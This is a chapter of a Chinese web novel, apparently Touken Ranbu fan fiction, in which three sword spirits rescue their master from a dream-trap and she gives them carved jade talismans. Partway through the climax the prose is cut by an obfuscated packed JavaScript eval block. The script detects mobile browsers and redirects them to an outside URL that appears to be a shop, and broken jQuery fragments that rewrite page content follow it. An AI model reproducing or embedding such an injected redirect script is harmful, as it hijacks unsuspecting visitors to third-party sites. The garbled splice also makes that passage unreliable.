48.本丸

作品:《我玩了八年的游戏活了?!

    幻境坍塌所造成的光点与流光相互交织,就像是夜幕中的璀璨星河。


    其尽头并非光明。


    而是一片更深、更沉的黑暗。不是虚无的黑暗,而是粘稠的、仿佛能吞噬一切声响与光线的浓稠阴影。药研、加州清光、鹤丸国永从光流中跌出,落在某种无形的地面上——脚下没有实体触感,却又不会下坠。


    “这里是……”加州清光稳住身形,警惕地环顾四周。他手腕上的灵力环已经开始变红,这也意味着他们的时间所剩无几。


    药研的目光锁定前方。


    黑暗中,有一点微光。那是很柔和的光,不像幻境中虚假的太阳,也不像记忆碎片那般刺目。它静静地悬在远处,像深海中的一颗珍珠,又像暴风雨夜里遥远灯塔上的一星火苗。


    光晕中心,隐约可见一个蜷缩的身影。


    是上官苍凌。不是幻境中那个十五六岁、校服整齐的少女,是和现实模样一样的她。


    穿着简单的白色单衣,长发披散,赤足抱膝坐在那里,下巴抵在膝盖上,眼睛闭着。周身被一层极淡的、近乎透明的金色薄膜包裹——那是她自身灵力形成的最后屏障,也是将她与外界隔绝的茧。


    而在那层薄膜之外,黑暗正在蠕动。


    无数阴影从四面八方汇聚,它们没有固定形状,时而化作狰狞的触手试图刺穿薄膜,时而变成温柔的人形轻声呢喃,时而又散作雾气缭绕不去。


    每一次触碰,薄膜都会微微震颤,金光随之明灭不定。


    “主公……”加州清光下意识想冲过去。“等等。”药研抓住他的手臂,声音压得很低,“那层薄膜是主将自己最后的防护。强行突破,可能会伤到她。”


    鹤丸国永难得敛去了所有玩笑神色。他凝视着那片黑暗,白色的身影在漆黑背景下几乎要融化:“那个‘东西’的本体,就在那里吧。它在不断侵蚀主公的意识屏障。”


    话音刚落,黑暗中传来一声轻笑。声音很轻,却清晰地传入三人耳中。不是之前虚影那种模仿上官苍凌的声线,而是某种更本质、更空洞的东西,仿佛万物回声凝聚成的诡音。


    “你们还是来了。”黑暗蠕动,渐渐凝聚成一个人形轮廓——依旧顶着上官苍凌的外貌,但五官模糊,只有一双眼睛亮得瘆人,里面没有任何属于人类的情绪,“真是顽强啊。但你们看看她——”


    它指向光晕中沉睡的少女。


    “她多累啊。现世的压力,保护历史的责任,刀剑的期待,……这么多重担,她一个人扛了多久?”黑暗的声线变得温柔,充满蛊惑,“在这里多好。没有痛苦,没有责任,只有她最想要的美好记忆。你们口口声声说爱她、敬她、要守护她,却忍心把她叫醒,再推回那个残酷的现实?”


    加州清光的手按在了本体刀上,指节发白:“闭嘴!主公才不是逃避的人!”


    “是吗?”黑暗中的传来阵阵低笑声,“可你们也知道她要强,能自己解决的事从来不寻求帮助。与其把所有事情都扛在自己肩上,让她轻松一些难道不好吗?”


    沉默。


    沉重的、令人窒息的沉默。


    药研缓缓闭上眼睛。再睁开时,紫眸深处燃烧着某种决绝的火焰。


    “你说得对。”他开口,声音平静得可怕,“大将确实总是勉强自己。”


    黑暗似乎满意地波动了一下。


    “但是——”药研向前一步,声音陡然拔高,“正因如此,我们才更不能让她留在这里!”


    “我们比你更了解她,无论现实再怎么疲惫,大将永远不会沉迷于虚假缥缈的幻境中!”


    加州清光拔出刀,刀身在黑暗中划出一道凛冽的弧光:“主公选择的路,我们会陪她走到底!痛苦也好,艰难也罢,我们一起扛!这才不是什么‘为了她好’——这是对她的侮辱!”


    鹤丸国永笑了。那笑容灿烂得像要撕裂这片黑暗:“哎呀呀,把主公说得那么可怜,我可是会生气的哦?我们的主君啊,可是比你们这些躲在阴影里的东西,要强大太多太多了!”


    话音落下的刹那,萦绕在他们周身的流光朝着中心的上官苍凌涌去。那是本丸所有刀剑祈愿之力的最后残响,也是他们与主君之间,最深、最坚韧的羁绊!


    “就是现在!”药研暴喝一声。


    三人同时冲向那层金色薄膜!


    黑暗发出尖锐的嘶吼,无数触手从四面八方扑来,试图拦截。加州清光挥刀斩断最前方的几根,鹤丸以惊人的速度穿梭在触手的间隙中,药研则将所有灵力凝聚于一点——


    “大将!醒来!!”


    他的声音不是喊出来的,而是某种灵魂层面的冲击,裹挟着本丸所有的祈愿、所有的牵挂、所有未曾说出口的心意,狠狠撞向那层薄膜!


    薄膜剧烈震颤!光晕中的少女睫毛颤动了一下。


    药研的冲击撞上薄膜的刹那,那层金色屏障没有破碎,而是如同水波般荡漾开来,将那股力量温柔地吸收、融合。


    然后,它开始向内收缩。


    一点一点,像退潮般融回少女的身体。


    光晕逐渐黯淡,黑暗发出不甘的咆哮,却无法阻止这过程。因为这不是外力的强行突破,而是意识本身,从内部苏醒了。


    蜷缩的少女,缓缓松开了抱膝的手臂。


    她抬起头,睁开了眼睛。


    那是一双怎样的眼睛啊——不再是幻境中十五岁少女的青涩锐利,也不是平时作为审神者的冷静睿智。它沉淀了太多东西:经历过的痛苦,享受过的喜悦,背负的责任,收获的羁绊,所有真实记忆的厚重与光芒。她看向药研、加州清光、鹤丸国永。


    目光触及的瞬间,三人手腕上的灵力环已经变得赤红,他们停留不了太久。


    但没关系了。


    因为主君已经看到了他们。


    “药研,清光,鹤丸。”上官苍凌开口,声音有些沙哑,却带着毋庸置疑的真实感,“辛苦你们了。”


    她站起身,赤足踏在无形的黑暗中。每走一步,脚下就漾开一圈金色的涟漪。那些涟漪扩散开来,所过之处,黑暗如潮水般退却、消融。


    黑暗凝聚的人形发出凄厉的尖叫:“不!你不能走!这里才是你该待的地方!现实只会伤害你!背叛你!抛弃你!”


    上官苍凌停住脚步,望着它,漆黑的瞳孔中闪着狠意


    “你算什么东西,有什么资格来替我做决定?”


    话音落下,她伸出手,五指张开。


    不再是之前绞杀虚影时的金线,而是更为磅礴、更为纯粹的灵力洪流,从她掌心奔涌而出!那不是攻击,而是“宣告”——对此处空间所有权、对她自身意识主导权的最终宣告!<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17294564|194260||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''/p>


    黑暗如同被阳光直射的冰雪,飞速消融、蒸发,连最后的悲鸣都被灵力洪流彻底吞没。


    整个空间开始崩塌。


    不是幻境切换时那种温柔的淡化,而是彻底的、结构性的瓦解。黑暗褪去,露出底下支离破碎的记忆画面——它们不再被扭曲、被利用,而是如归巢的鸟,纷纷飞向上官苍凌,融入她的身体,回归它们本来的位置。灵力将药研他们温和的包裹住,在离开的那一瞬,他们听到主君温和的声音


    “让我们在现实中相聚吧”


    墨梅正坐在上官苍凌的床边,在察觉到属于上官苍凌的灵力时,她眉宇间的忧愁散去,心中的一块大石头终于落下。与此同时,她也想要松涛、青岚传达这个好消息。


    松涛和青岚,在得知上官苍凌昏迷不醒的时,他们都生出把时政推翻一家独大的心思了,真是见鬼了他们好不容易盼来的有天赋的小辈,第一次任务就意外频出。


    不从时政身上扒层皮下来作为补偿,那他们这些长辈也太无能了。在收到墨梅的传讯后,他们高悬的心也平稳落地,可以专心和时政的人扯皮了。


    上官苍凌恢复意识睁开眼的瞬间,就看到了温柔注视着自己的墨梅,在一瞬间的愣神之后微微一笑。


    “早上好。”


    墨梅泄气一笑,伸手轻揪了一下上官苍凌的脸颊:“下次别当睡美人了,我年纪大了受不起惊吓。”


    上官苍凌坐起身,她看着一旁还未醒来的刀剑们,索性就起床披了件外套,等着他们。虽说有着契约,但也属于潜意识的入侵者,需要点时间才能醒来。“唔……主公。”加州清光还未完全恢复,捂着头低声的呢喃着。


    “清光。”


    听到熟悉的、温柔的呼唤声,他瞬间望去。身披羊绒外套的主公,正目光温和的看着自己,下意识的他鼻尖一酸,眼眶微红,扑进了上官苍凌的怀中。


    “太好了……主公你醒了。”


    突然被抱住的上官苍凌愣了一下,她低头看着埋进自己腰腹的初始刀,闷笑了两声,调侃道:


    “清光这是在撒娇吗?”


    她轻轻拍了拍清光的后背,看着药研和鹤丸单手扶腰的无奈模样


    “这次睡得有点久了,抱歉哦。不过……我有惊喜给你们,虽然这个场合送比较奇怪。”


    上官苍凌笑了笑,身边升起灵力的点点星光,被她藏起的礼盒有序的从天守阁飞出,唯有面前三振刀剑的礼盒悬空在他们面前。


    “打开看看吧”


    加州清光小心翼翼的拆开包装,一枚弧边三角玉佩,形如凝敛的刀尖。主体是赤玉髓,边缘镶一道黑曜石。正面浮雕刻互目钉纹,背面阴刻流云状“诚”字与一行细铭。


    下缀红黑金三色流苏,还系着金珠。而药研的是一方玄黑墨玉,形如短刀,轮廓冷硬。正面刻十字星纹与刚劲的桔梗花;背面阴刻棋盘格与守护铭文。上缘嵌冷银细边,坠以黑白相间的流苏。


    鹤丸国永嘴角微扬,看着手中和他猜想略有不同的玉佩。


    是由一枚墨玉琢成的鹤翼。中心却劈入一道闪电状纯白冰种翡翠,如雪刃破夜。羽纹流转间隐现虹彩,上缘以银爪如喙紧扣。


    三枚玉佩除了独特设计的外形,还有里面暗藏的保护阵法,这也是上官苍凌送给刀剑们独特的、独一无二的护身符。